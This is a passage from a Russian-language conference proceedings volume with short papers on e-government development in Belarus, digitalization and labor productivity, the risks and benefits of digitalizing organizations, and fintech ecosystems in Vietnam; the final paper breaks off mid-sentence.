


Рис. 3 - Выборка полей таблицы для заполнения шаблона документа распределения на стажировку

Цель созданной программы – автоматическое создание по заданному шаблону электронных документов о распределении и плане направления выпускников на работу на основе базы данных программы электронной информации об обучающихся, используемой в вузе.

Программа может быть использована в общеобразовательных учреждениях, высших, средних и средних школах.

Список использованных источников

1. M. Çuriýew. Maglumatlaryň gory we banklary. Ýokary okuw mekdepleri üçin okuw kitaby.- A.: „Ylym“ neşirýaty, 2015.
2. А.Я.Архангельский. Программирование в Delphi. М., Издательство БИНОМ, 2008.

Е.С. Отцецкая
«БелИСА»
Минск, Беларусь

АНАЛИЗ СОСТОЯНИЯ И ПЕРСПЕКТИВ РАЗВИТИЯ ЭЛЕКТРОННОГО ПРАВИТЕЛЬСТВА В РЕСПУБЛИКЕ БЕЛАРУСЬ

Аннотация. В статье выполнен анализ состояния и перспектив развития технологий электронного правительства в Республике Беларусь. Проанализирована позиция Республики Беларусь в индексе развития электронного правительства Организации Объединенных Наций в 2018–2022 гг. Дана сравнительная оценка уровня развития электронного правительства в Республике Беларусь по отношению к странам ЕАЭС.

E.S. Ottsetskaaya
SO «BelISA»
Minsk, Belarus

E-GOVERNMENT STATE AND PROSPECTS ANALYSIS IN THE PREPUBLIC OF BELARUS

Abstract. The article contains the e-government state and prospects analysis in the Republic of Belarus. The research of the position of the Republic of Belarus in the United Nations e-Government Development Index in 2018-2022 has been conducted. A comparative assessment of the Republic of Belarus position in relation to the EAEU countries is given.

В условиях развития информационного общества одним из ключевых факторов повышения эффективности государственного управления является внедрение информационно-коммуникационных технологий (ИКТ) и использование автоматизированных информационных систем в деятельности государственных органов и организаций, что способствует достижению стратегических целей государственной политики в области развития технологий электронного правительства и информатизации Республики Беларусь. Вследствие значимости информатизации государственного управления в развитии информационного общества и реализации стратегических приоритетов устойчивого социально-экономического развития Республики Беларусь анализ состояния и перспектив развития электронного правительства в нашей стране является актуальной задачей.

Существует множество формулировок термина «электронное правительство» (ЭП). В широком смысле электронное правительство

представляет собой концепцию государственного управления, сущность которой заключается в автоматизации управленческих процессов. Главная цель электронного правительства — сделать системы государственного управления такими, чтобы они в большей степени учитывали интересы граждан, организаций и предприятий и давали им более широкие возможности для участия в выработке государственной политики, а также упрощали процедуры взаимодействия граждан и властей.

Состояние развития электронного правительства определяет Индекс развития электронного правительства ООН (E-Government Development Index, EGDI), рассчитываемый Департаментом экономического и социального развития ООН. EGDI характеризует доступ к электронному правительству, главным образом, технологическую инфраструктуру и образовательный уровень, а также позволяет представить, как страна использует возможности ИКТ для национального, экономического, социального и культурного развития. EGDI позволяет сравнивать состояние и анализировать тенденции в области готовности к развитию и использованию электронного правительства, существующие как в пределах стран и регионов, так и между ними. Согласно Исследованию ООН: Электронное правительство 2022, наблюдается улучшение глобальных тенденций в области развития электронного управления. В данном издании 60 стран имеют очень высокие показатели EGDI от 0,75 до 1,00 по сравнению с 57 странами в 2020 году. В общей сложности высокое значение EGDI (от 0,50 до 0,75) характерно для 73 стран, а 53 страны входят в группу средних значений EGDI (от 0,25 до 0,50). По итогам 2022 года число стран с низким значением EGDI (от 0,00 до 0,25) снизилось и стало равным 7. Среди общего количества стран, анализируемого в рамках исследования, наибольшую долю составляют государства-члены с высокими показателями EGDI (38%), за ними следуют государства с очень высокими показателями EGDI (31%) и государства со средними показателями EGDI (27%). Доля стран с низкими значениями EGDI остается такой же, как и в 2020 году (4%), хотя количество стран на этом уровне снизилось (с 8 до 7) [1].

На первых позициях в рейтинге развития ЭП расположились Дания (1), Финляндия (2), Южная Корея (3), Новая Зеландия (4) и Швеция (5).

Необходимо отметить, что Беларусь динамично развивается в направлении построения ЭП. В 2022 значение EGDI для Республики Беларусь составляло 0,7580, страна заняла 58 позицию среди 193

государств. Сравнение темпов роста индекса для Республики Беларусь и стран ЕАЭС приведены в таблице ниже.

| Страна | Индекс 2022 г. | Тренд 2020- 2022 гг. | Тренд 2018- 2020 гг. | Темп роста 2020- 2022 гг., % | Темп роста 2018- 2020 гг., % |
|------------|-------------------|----------------------------|----------------------------|--|--|
| Беларусь | 0,7580 | -0,0504 | +0,0443 | -6,23 | +5,79 |
| Россия | 0,8162 | -0,0082 | +0,0275 | -0,99 | +3,45 |
| Казахстан | 0,8628 | +0,0253 | +0,0778 | +3,02 | +10,24 |
| Армения | 0,7364 | +0,0228 | +0,1192 | +3,19 | +20,05 |
| Кыргызстан | 0,6977 | +0,0228 | +0,0914 | +3,38 | +15,66 |

Из приведенной информации следует, что среди стран ЕАЭС по рейтингу EGDI 2022 Беларусь уступала свои позиции Казахстану (ранг – 28, значение – 0,8628) и Российской Федерации (ранг – 42, значение – 0,8162) [1].

Наблюдается тенденция к укреплению странами институциональной и правовой базы для развития ЭП. Большинство стран имеют национальную стратегию электронного или цифрового правительства, а также законодательство по кибербезопасности, защите персональных данных, национальной политике в области данных, открытым государственным данным и электронному участию. Частные лица и предприятия все чаще могут взаимодействовать с государственными учреждениями через онлайн-платформы и получать информацию о законодательстве.

Для Республики Беларусь важность внедрения технологий ЭП, направленного на реализацию государственных функций посредством информационно-коммуникационных технологий, была подчеркнута в Стратегии развития информатизации Республики Беларусь на 2016 – 2022 годы, а также определена в Государственной программе «Цифровое развитие Беларуси» на 2021 – 2025 годы, которая придает приоритетное значение построению ЭП, предусматривает модернизацию цифровых сервисов и создание новых платформ на базе комплексного предоставления и активности [2, 3]. В рамках данной Государственной программы предусматривается выполнение мероприятий по созданию современной информационно-коммуникационной инфраструктуры, внедрению цифровых инноваций в отраслях экономики и технологий «умных городов», обеспечению информационной безопасности таких решений. Результаты

выполнения данных мероприятий способствуют достижению Целей устойчивого развития на период до 2030 года, содержащихся в резолюции Генеральной Ассамблеи ООН от 25 сентября 2015 г. № 70/1.

Для сохранения и дальнейшего укрепления своих позиций Беларуси необходимо активно развивать государственное управление с учетом национальных интересов и мирового опыта. Данный процесс требует комплексного подхода, направленного на совершенствование государственных онлайн-услуг, развитие и использование прорывных технологий, таких как искусственный интеллект и блокчейн, создание персонализированных услуг, обеспечение кибербезопасности, на формирование цифровых навыков и разработку эффективных стимулирующих инструментов для госслужащих, а также на управление данными. Основным практическим инструментом в ближайшее время, в частности, выступит Государственная программа «Цифровое развитие Беларуси» на 2021-2025 гг. Сегодня в Республике Беларусь создано электронное правительство, уровень развития которого позволяет обеспечить автоматизацию управленческих процессов, существенное повышение эффективности государственного управления, простое, комфортное и быстрое взаимодействие с гражданами и бизнесом. Основное внимание в ближайшей перспективе необходимо уделять вопросу дальнейшего увеличения объема государственных электронных услуг, поскольку повышение уровня информатизации в сфере работы с гражданами и организациями является одним из основополагающих принципов при деbüroкратизации государственного аппарата.

Список использованных источников

1. United Nations E_Government Survey 2022: E-Government for the Future We Want [Electronic resource]. – Mode of access: <https://desapublications.un.org/sites/default/files/publications/202209/Chapter%202.pdf> – Date of access: 08.11.2023.
2. Стратегия развития информатизации в Республике Беларусь на 2016–2022 годы: одобр. постановлением коллегии Министерства связи и информатизации Респ. Беларусь, 30.09.2015, №35; утвержд. на заседании Президиума Совета Министров Респ. Беларусь 03.11.2015 [Электронный ресурс] / Объединенный институт проблем информатики НАН Беларуси, 2013-2015. – Режим доступа: <http://nmo.basnet.by/concept/strategia2022.php>. – Дата доступа: 08.11.2023.

3. О государственной программе «Цифровое развитие Беларуси» на 2021-2025 годы [Электронный ресурс]: постановление Совета Министров Респ. Беларусь, 2 февр. 2021 г., № 66 // Национальный правовой Интернет-портал Республики Беларусь. – Режим доступа: <https://pravo.by/document/?guid=12551&p0=C22100066&p1=1>. – Дата доступа: 09.11.2022.

УДК 331.101.6 + 331.101.5 + 338.45

Т.Ю. Пашеева

Институт экономики Карельского научного центра Российской академии наук
Карелия, Россия

ЦИФРОВИЗАЦИЯ ПРОИЗВОДСТВЕННЫХ ПРОЦЕССОВ КАК ВОЗМОЖНОСТЬ ПОВЫШЕНИЯ ПРОИЗВОДИТЕЛЬНОСТИ ТРУДА¹

Аннотация. Производительность труда рассматривается в качестве основного показателя эффективности использования трудовых ресурсов и интенсивности производства. В задачи исследования входит анализ возможности повышения производительности труда с учетом модернизации и технологического перевооружения промышленных предприятий.

DIGITIZATION OF PRODUCTION PROCESSES AS AN OPPORTUNITY TO INCREASE LABOR PRODUCTIVITY

T.Yu. Pasheyeva

Institute of Economics, Karelian Scientific Center of the Russian
Academy of Sciences
Karelia, Russia.

Abstract. Labor productivity is considered as the main indicator of the efficiency of use of labor resources and production intensity. The objectives of the study include

Подготовлено в рамках государственного задания N FMEN-2022-0001 на 2022 ÷ 2026 гг. «Комплексное исследование и разработка основ управления устойчивым развитием северного и приграничного поясов России в контексте глобальных вызовов».

analyzing the possibility of increasing labor productivity taking into account the modernization and technological re-equipment of industrial enterprises.

Повышение эффективности производства на основе роста производительности труда является важной задачей для поддержания долгосрочного экономического развития промышленных предприятий [1]. Производительность труда рассматривается в качестве основного показателя эффективности использования трудовых ресурсов и интенсивности производства. Целью исследования является уточнение технико-технологических факторов, влияющих на производительность труда.

По данным Росстата производительность труда в российской экономике за 2022 год по отношению к 2021 г. снизилась на 3,6 %. Необходимость роста производительности труда отмечается в прогнозе Минэкономразвития на 2024 ÷ 2026 гг., что подтверждает актуальность темы исследования. В задачи исследования входит анализ сложившихся тенденций и закономерностей повышения производительности труда.

На производительность труда непосредственно влияет состояние основных средств и инновационность применяемых технологий. Фактором сдерживания роста производительности труда является дефицит квалифицированных трудовых ресурсов, их качество, отражающее уровень образования и накопленный производственный опыт [2]. К технико-технологическим факторам роста производительности труда предлагается отнести повышение уровня оснащённости, внедрение инновационных технологий. В 2022 году Правительство РФ направило свыше 3,7 млрд. руб. на региональные программы развития промышленности, в том числе на инвестиционные проекты по модернизации промышленных предприятий, на возмещение части затрат на приобретение нового оборудования. Субсидирование позволит предприятиям снизить затраты на обновление мощностей, повысить инвестиционную активность и конкурентоспособность, создать новые рабочие места.

Ведущая роль в увеличении производительности труда принадлежит механизации, автоматизации и цифровизации производства. Цифровая трансформация экономики – одна из национальных целей развития регионов России до 2030 года. Например, к окончанию 2023 года Республика Карелия планирует нарастить уровень цифровизации экономики более чем на 10 %. Интересен опыт модернизации Общества с ограниченной ответственностью «Онежский судостроительно-судоремонтный завод», реализация проекта «Цифровая верфь».

Промышленным предприятиям, зарегистрированным в государственной информационной системе промышленности (ГИСП) доступны инструменты цифровизации и информация о комплексном решении задач цифровизации в рамках Национального проекта «Производительность труда». Модуль «Цифровой паспорт промышленного предприятия» в режиме самооценки и самодиагностики позволяет получить результаты оценки об уровне цифровой зрелости. Оценка цифровой зрелости с 1 января 2023 года стала обязательной для промышленных предприятий, претендующих на получение господдержки [3].

Реиндустриализация экономики Российской Федерации на инновационной технологической основе предполагает увеличение инвестиций и технологическую модернизацию промышленности. Основным источником экономического развития является модернизация экономики на основе научно-технического прогресса, ведущего к ускорению роста производительности труда [1]. Меры по модернизации для максимальной эффективности должны осуществляться комплексно. Модернизация экономики, с учетом технологического переоборудования предприятий и активизации инновационной деятельности позволит осуществить ускоренный рост производительности труда. Для обеспечения роста производительности труда необходима интеграция производства, науки и образования, увеличение доли цифрового промышленного производства.

Список использованных источников

1. Френкель А.А. Прогнозирование производительности труда: методы и модели/ А.А. Френкель. – 2-е изд., доп. И перераб. – М.: ЗАО «Издательство «Экономика», 2007. – 221 с.
2. Черемных, О. А. Модернизация производства как фактор повышения производительности труда в ООО «Агрофирма «Труд» (Кунгурский муниципальный округ Пермского края) / О. А. Черемных, Н. К. Шаврина. — Текст: непосредственный // Молодой ученый. — 2022. — № 4 (399). — С. 139-141. — URL: <https://moluch.ru/archive/399/88334/> (дата обращения: 10.11.2023).
3. Цифровая трансформация промышленности <https://cdto.ranepa.ru/sum-of-tech/materials/156> (дата обращения 14.11.2023 г.)

УДК 338:004

А.К. Петрашкевич, И.Н. Кандричина
Белорусский национальный технический университет
Минск, Беларусь

ЦИФРОВИЗАЦИЯ ОРГАНИЗАЦИИ: ПРЕИМУЩЕСТВА И РИСКИ ВНЕДРЕНИЯ

Аннотация. В статье рассматриваются преимущества и риски внедрения цифровых технологий в организации Республики Беларусь. Обозначены негативные и позитивные последствия цифровизации предприятий.

A.K. Petrashkevich, I.N. Kandrichina
Belarusian National Technical University
Minsk, Republic of Belarus

DIGITALIZATION OF THE ORGANIZATION: ADVANTAGES AND RISKS OF IMPLEMENTATION

Abstract. The article discusses the advantages and risks of introducing digital technologies in organizations of the Republic of Belarus. The negative and positive consequences of digitalization of enterprises are outlined.

Цифровизация – это внедрение современных цифровых технологий в различные сферы жизни и производства. Цифровизация в глобальном плане представляет собой концепцию экономической деятельности, основанной на цифровых технологиях, внедряемых в разные сферы жизни и производства. И эта концепция широко внедряется во всех без исключения странах [1].

В Республике Беларусь в целях обеспечения внедрения информационно-коммуникационных и передовых производственных технологий в отрасли национальной экономики и сферы жизнедеятельности утвержден ряд нормативно-правовых актов, в которых наиболее значимым является государственная программа «Цифровое развитие Беларуси на 2021-2025 годы» и направлен внедрение и развитие цифровых технологий в отраслях национальной экономики [2].

Президент Республики Беларусь А.Г. Лукашенко ещё в 2019 году отметил, что «90-95 % наших людей не понимают, что такое цифровизация. Так как белорусов запугали этим словом, не объясняя его значение» [3].

Несмотря на то, что прошло уже четыре года, проблема, обозначенная главой государства, остается актуальной до сих пор.

Процесс цифровизации осуществляется медленно, так как многие организации опасаются менять уже устоявшийся уклад работы предприятия, оценивают только возможные риски и не понимают преимуществ от внедрения цифровых технологий, что обуславливает актуальную исследуемой темы.

В настоящее время цифровизация получает всё большее распространение в различных аспектах жизнедеятельности человека, включая социальные, политические, экономические и прочие международные сферы.

Отдельно выделяется рынок труда, где внедрение цифровых технологий оказывает значительное влияние на способы выполнения работ, предоставления услуг, а также навыков, способствующих профессиональному и личностному развитию. Например, использование цифровых технологий позволяет людям работать удаленно, формировать гибкий график работы, делегировать задания сразу нескольким категориям работников и при этом дистанционно осуществлять контроль их выполнения, а также оптимизировать время выполнения задач и эффективность работы организации.

Цифровизация также приводит к автоматизации рабочих процессов, что потенциально может как создавать, так и уничтожать рабочие места, тем самым принося понимание работодателям и работникам о потенциальных преимуществах и недостатках. В целом влияние цифровизации на рынок труда является сложным и многогранным и важно, чтобы предприятия были осведомлены о всех положительных и отрицательных сторонах при внедрении цифровых технологий и были подготовлены к ним.

Рассмотрим преимущества от внедрения цифровых технологий согласно мнению государственных органов и тех организаций, которые преодолели возникшие угрозы и теперь активно пользуются всеми преимуществами цифровизации.

Внедрение цифровых технологий способствует количественному преимуществу и влечёт за собой различные экономические выгоды.

Количественные преимущества цифровизации заключается в большей скорости, гибкости и упрощению различных процессов и мероприятий по сравнению с их реализацией традиционными методами. На макроэкономическом уровне цифровизация способствует новому взгляду на ведение бизнеса и заключается в создании и реализации инновационной продукции, способствующей улучшению качества жизни населения, привлечению инвестиций, извлечением экономической выгоды как организации, так и страны, что измеряется ростом валового внутреннего продукта.

Правительство Республики Беларусь инвестирует десятки миллионов долларов в год на исследование и поддержку предприятий в области цифровизации, особенно во внедрение индустрии 4.0 во все отрасли народного хозяйства. Данная помощь государства со временем окупаются, так как в дальнейшем, организации становятся способными на самостоятельную разработку и реализацию инновационных цифровых проектов, что позволяет прогнозировать развитие предприятий, а также росту, прибыли, конкурентоспособности и социально-экономической привлекательности для инвесторов.

При внедрении цифровых программ на корпоративном уровне используются обычные расчеты эффективности, которые фокусируются на экономической рентабельности инвестиций. Эти расчеты обычно представляются в виде данных в диапазоне от статических до динамических, а также анализ рынка капитала. Для принятия простого решения достаточно знать срок окупаемости инвестиций или их доходность. Тем не менее, эффективность инвестиций будет варьироваться в зависимости от их направленности, размера, использования и отрасли, в которой они осуществляются. Однако первые результаты прогнозируются как благоприятные, со сроком окупаемости примерно через полтора-два года.

При выборе цифрового продукта или услуги экономический фактор играет важную роль для потребителей, особенно когда существует множество вариантов выбора различных продавцов. Иногда клиент выбирает более дешевую услугу, несмотря на менее комфортное использование, например, совместное проживание или личный транспорт. Однако экономический фактор может быть не единственным критерием при выборе цифровых продуктов и услуг, так как должен учитываться современный образ качества жизни населения.

В дополнение к возможностям цифровизации, существуют также возможные нежелательные последствия и риски, которые могут свести на нет преимущества цифровизации на макроэкономическом уровне.

Прежде всего, это процесс организации и финансирования безопасности, которая в практике управления организацией поддерживается анализом и предотвращением рисков, планами обеспечения непрерывности бизнеса и т.д. Причиной внедрения этих моделей рисков является профилактика, предотвращение инцидентов и кризисных ситуаций. Также необходимо применять меры по предотвращению рисков для обеспечения безопасности людей, которые могут стать жертвами кибератак.

С растущей цифровой трансформацией тема информационной безопасности приобретает все большее значение. В отличие от

материальных активов, информация является неосязаемой и в некотором смысле многими до сих пор воспринимается как второстепенная, что является ошибкой поскольку в современном мире информация является важным активом для компаний. Помимо этого, как руководство организации, так и работники создают сопротивление внедрения цифровизации на собственном предприятии в том числе по следующим причинам:

1) потеря рабочих мест: цифровизация может привести к потере рабочих мест, особенно в областях, подверженных автоматизации.

2) недостаток навыков: некоторые сотрудники могут не обладать достаточными навыками или квалификацией для работы в цифровой среде, что может привести к потере работы или снижению конкурентоспособности как самих работников на рынке труда, так и организации в бизнесе.

3) неравномерное распределение выгод: цифровизация может принести выгоды в первую очередь высококвалифицированным работникам или владельцам технологий, в то время как работники с более низкой квалификацией могут иметь меньше возможностей для карьерного роста или даже могут быть исключены с рынка труда.

4) отсутствие безопасности и конфиденциальности: цифровизация может привести к возникновению рисков для безопасности и конфиденциальности данных, таких как атаки на компьютерные системы или неправомерное использование персональных данных.

Тем не менее, ниже приведенный ряд преимуществ от внедрения цифровых технологий в организацию, способно нивелировать все возникающие риски:

Некоторые из потенциальных преимуществ цифровизации включают:

1) повышение эффективности работы: цифровизация облегчает и ускоряет рабочие процессы, что приводит к повышению производительности.

2) снижение затрат: цифровизация может помочь снизить затраты за счет снижения затрат на документы в печатном виде, их хранение, транспортировку и прочие логистические затраты организации.

3) улучшенная коммуникация: внедрение цифровых технологий улучшает и способствует эффективному общению как между сотрудниками, так и между организациями, что в свою очередь формирует возможности по расширению сотрудничества и обмена информацией и опытом.

4) возможность работать из любого места: цифровизация позволяет иметь возможность работать из любого места, что может быть особенно полезно во время пандемии или, когда необходимо работать дистанционно, экономя, в том числе на офисных местах, и может быть особенно полезно, например, в период пандемии.

5) доступ к новым рынкам: внедрение цифровых позволяет предприятиям выйти на новые рынки, поскольку их продукты и услуги можно легко распространять через интернет-площадки и искать новые рынки сбыта.

6) привлечение иностранных инвестиций: цифровизация организаций способствует привлечению иностранного капитала, так как предприятие даёт понять инвесторам, что оно соответствует современным стандартам работы в бизнесе.

Таким образом, несмотря на существование определенных рисков при цифровизации предприятия, преимущества существенно нивелируют возможные негативные последствия, а социально-экономические выгоды позволяет быстро окупить затраты и вывести организацию и страну на новый конкурентоспособный уровень.

Список использованных источников

1. Баранов, Д. Н. Сущность и содержание категории «цифровая экономика» / Д. Н. Баранов // Вестник Московского университета им. С.Ю. Витте. Сер. 1, Экономика и управление. – 2018. – No 2 (25). – С. 15- 23. doi: 10.21777/2587-554X-2018- 2-15-23.

2. Национальный Интернет-портал Республики Беларусь [Электронный ресурс] / Нац. центр правовой информ. Респ. Беларусь. – Минск, 2023. – Режим доступа: <https://pravo.by/document/?guid=3871&p0=C22100066> – Дата доступа: 29.10.2023

3. Белновости. Новости Беларуси [Электронный ресурс] – Режим доступа: <https://www.belnovosti.by/politika/lukashenko-90-95-belorusov-ne-ponimayut-hto-takoe-cifrovizaciya> – Дата доступа: 29.10.2023

УДК 336.1

Ж.В. Писаренко¹, Н.П. Кузнецова¹, Нгуен Кан Тоан²

¹Санкт-Петербургский государственный университет
Санкт-Петербург, Россия

²Вьетнамская Академия социальных наук, Ханой, Вьетнам

ФИНТЕХ-ЭКОСИСТЕМЫ И РЕГУЛИРОВАНИЕ ФИНАНСОВОГО РЫНКА ВЬЕТНАМА: ВЫЗОВЫ И ПЕРСПЕКТИВЫ

Аннотация. Процессы конвергенции и цифровизации привели к революции на финансовых рынках мира, а также возникновению экосистемной модели бизнеса. Эти процессы напрямую затронули финансовый рынок Вьетнама, который активно развивается и является одним из самых привлекательных для глобальных иностранных финансовых экосистем благодаря потенциалу роста и общим трендам в стране.

Zh.V. Pisarenko¹, N.P. Kuznetsova¹, Nguyen Kang Toan²

¹Saint Petersburg State University
Saint Petersburg, Russia

²Vietnamese Academy of Social Sciences
Hanoi, Vietnam

FINTECH-ECOSYSTEMS AND REGULATION OF FINANCIAL MARKET OF VIETNAM: CHALLENGES AND PROSPECTS

Abstract. The processes of convergence and digitalization has led to a revolution in the world's financial markets, as well as the emergence of an ecosystem business model. These processes have directly affected the financial market of Viet Nam, which is actively developing and is one of the most attractive for global foreign financial ecosystems due to the growth potential and general trends in the country.

Работа подготовлена в рамках проекта РФФИ 21-510-92001.

Для успешного функционирования новых экосистемных финансовых институтов в условиях цифровой трансформации и Индустрии 4.0. необходимы институциональные, технико-технологические решения, которые представляют компании, разрабатывающие специализированные модели в области финансовых технологий (Финтех). Развитие процессов конвергенции, приведшее к революции на финансовых рынках разных стран и регионов мира и появлению новой институциональной формы в виде экосистемной модели бизнеса, захватило и страны с развивающимися экономиками [1]. Среди них особое место занимает финансовый рынок Вьетнама, динамично развивающийся под влиянием внедрения информационно-

коммуникационных технологий. Расширение деятельности национальных экосистемных финансовых конгломератов, в свою очередь, требует формирования особой комплексной системы регулирования, надзора и контроля не только за национальными, но и за мощными иностранными экосистемно ориентированными финансовыми бизнесами, интенсивное проникновение которых на финансовый рынок Вьетнама может привести к потере его суверенности. Целью данного доклада: выявить потенциальные риски для национального финансового рынка Вьетнама в контексте развития финтех-экосистем.

Вьетнам интересен для крупных глобальных финансовых экосистем в силу многих причин. Прежде всего, это большой потенциал роста. В настоящее время во Вьетнаме имеется значительная доля частных лиц и малых и средних предприятий, которые не имеют доступа к финансовым услугам или обеспечены такими услугами недостаточно. Уровень наличных расчетов пока еще очень высок, по данным на 2020 г. он составлял около 80%. В то же время доступ населения к информационным технологиям и онлайн сервисам достаточно высокий: с количество подключенных мобильных телефонов на уровне 150% от населения страны, проникновение интернета - 70%, регистрация в сетях 3G и 4G на уровне 45%. [1]. Также во Вьетнаме активно развиваются и мобильные сети 5G. По данным VNTA, Вьетнам планирует обеспечить покрытие 5G по всей стране к 2030 году, предлагая всем гражданам широкополосное подключение к Интернету по низкой цене.

Таблица 1- Готовность пользователей к оплате интернет-услуг

| Наименование страны | Количество пользователей Интернета, млн чел. (первый квартал 2020) | Население страны, млн чел. (2020) | Проникновение интернета, % | Доля интернет-пользователей, совершивших покупку цифрового контента |
|---------------------|--|-----------------------------------|----------------------------|---|
| РФ | 116,35 | 144,1 | 80,7% | 48**; 78,3*** |
| Вьетнам | 64,5 | 97,34 | 66,2% | 78,7* |
| США | 313,2 | 329,5 | 95,0 % | 70 % |
| Китай | 854 | 1402 | 60,9 % | 85% |

*Покупали продукт или услугу онлайн (с любого девайса)

** <https://www2.deloitte.com/content/dam/Deloitte/ru/Documents/technology-media-telecommunications/media-consumption-in-russia-2021-en.pdf> Имеют платные сервисы или подписки.

*** По данным по данным Mediascope в среднем по Топ-3 направлений онлайн-платежей за год: мобильная связь (так ответили 82% респондентов), заказы в интернет-магазинах (81%) и коммунальные услуги (72%)

Составлено авторами по: <https://www.statista.com/statistics/1211996/internet-users-who-paid-for-digital-content-worldwide/>;
<https://www.statista.com/statistics/1092382/vietnam-share-of-e-commerce-activities-of-internet-users/>; <https://wearesocial-cn.s3.cn-north-1.amazonaws.com.cn/common/digital2021/digital-2021-global.pdf>

Особенно важным аспектом является готовность граждан страны платить за интернет-услуги, ведь ЭФК используют именно преимущество цифровизации и большинство услуг предоставляется онлайн. То есть цепочка создания стоимости переносится из оффлайн в онлайн пространство. Как видно из таблицы, Вьетнам имеет большой потенциал для увеличения количества пользователей сети Интернет, даже по сравнению с Китаем. Более того, среди уже использующих современные технологии у этих же стран наблюдается наибольшая склонность населения к использованию платного цифрового контента и покупке товаров и услуг через интернет. РФ пока отстает по использованию платного цифровому контенту, но показывает хорошие результаты по покупкам и оплате услуг через интернет. Впрочем, это особенность РФ как раз проявляет проблемы с защитой прав интеллектуальной собственности. Стоит также отметить, что постепенно ситуация изменяется к лучшему и население страны начинает положительно воспринимать необходимость оплаты цифровой интеллектуальной собственности. Стоит отметить, что молодое поколение согласно исследованиям, чаще покупает цифровой контент. При этом Вьетнам относится к странам, где достаточно молодое население (рис.1).

Дополнительным стимулом развития финансовых инноваций во Вьетнаме является политика правительства, направленная формирование регуляторной среды для современных технологий (рис.2). До 2020 г. правительство Вьетнама не использовало жестких рычагов регулирования, разрешая иностранные инвестиции в развитие экосистемных бизнесов, даже когда не было четких правил и юридических предпосылок для работы с некоторыми из этих новых финансовых экосистемных бизнес-моделей, таких как P2P-кредитование и электронные кошельки.




Рисунок 1. Демографические пирамиды Вьетнама в 2022,2050 и в 2100 гг.

Источник: UN.org

Еще июне 2015 г. правительство подписало декрет № 60/20015/ND-CP, практически сняв ограничения на иностранную собственность (FOIs) в публичных компаниях Вьетнама с 49% до неограниченного уровня (ограничения для некоторых секторов остаются). В период с 2016 по 2020 гг. были разработаны специальные документы, регулирующие поддержку национальных стартапов.

Government of Viet Nam. 2016. Decision No. 844/QĐ-TTg dated 18 May 2016 Approving the Project “Supporting the National Startup’s Ecosystem until 2025”. Ha Noi.

Government of Viet Nam. 2016. Government Resolution No. 35/NQ-CP of 16 May 2016 on Supporting and Developing Enterprises till 2020. Ha Noi.

Government of Viet Nam. 2017. Law on Supporting Small and Medium Enterprises 2017. No. 04/2017/QH14. Ha Noi.

Government of Viet Nam. 2018. Decree No. 34/2018/ND-CP on the Establishment, Organization, and Operation of the Fund. Ha Noi.

Рис. 2 - Формирование регуляторной среды экосистемной бизнес-модели во Вьетнаме

Согласно рейтингу Всемирного экономического форума (WEF), по глобальной конкурентоспособности Вьетнам поднялся в 2018 г. на 67-е место среди 141 стран, т.е. значительно улучшил свои позиции. Будучи одной из стран Азиатско-Тихоокеанского региона,

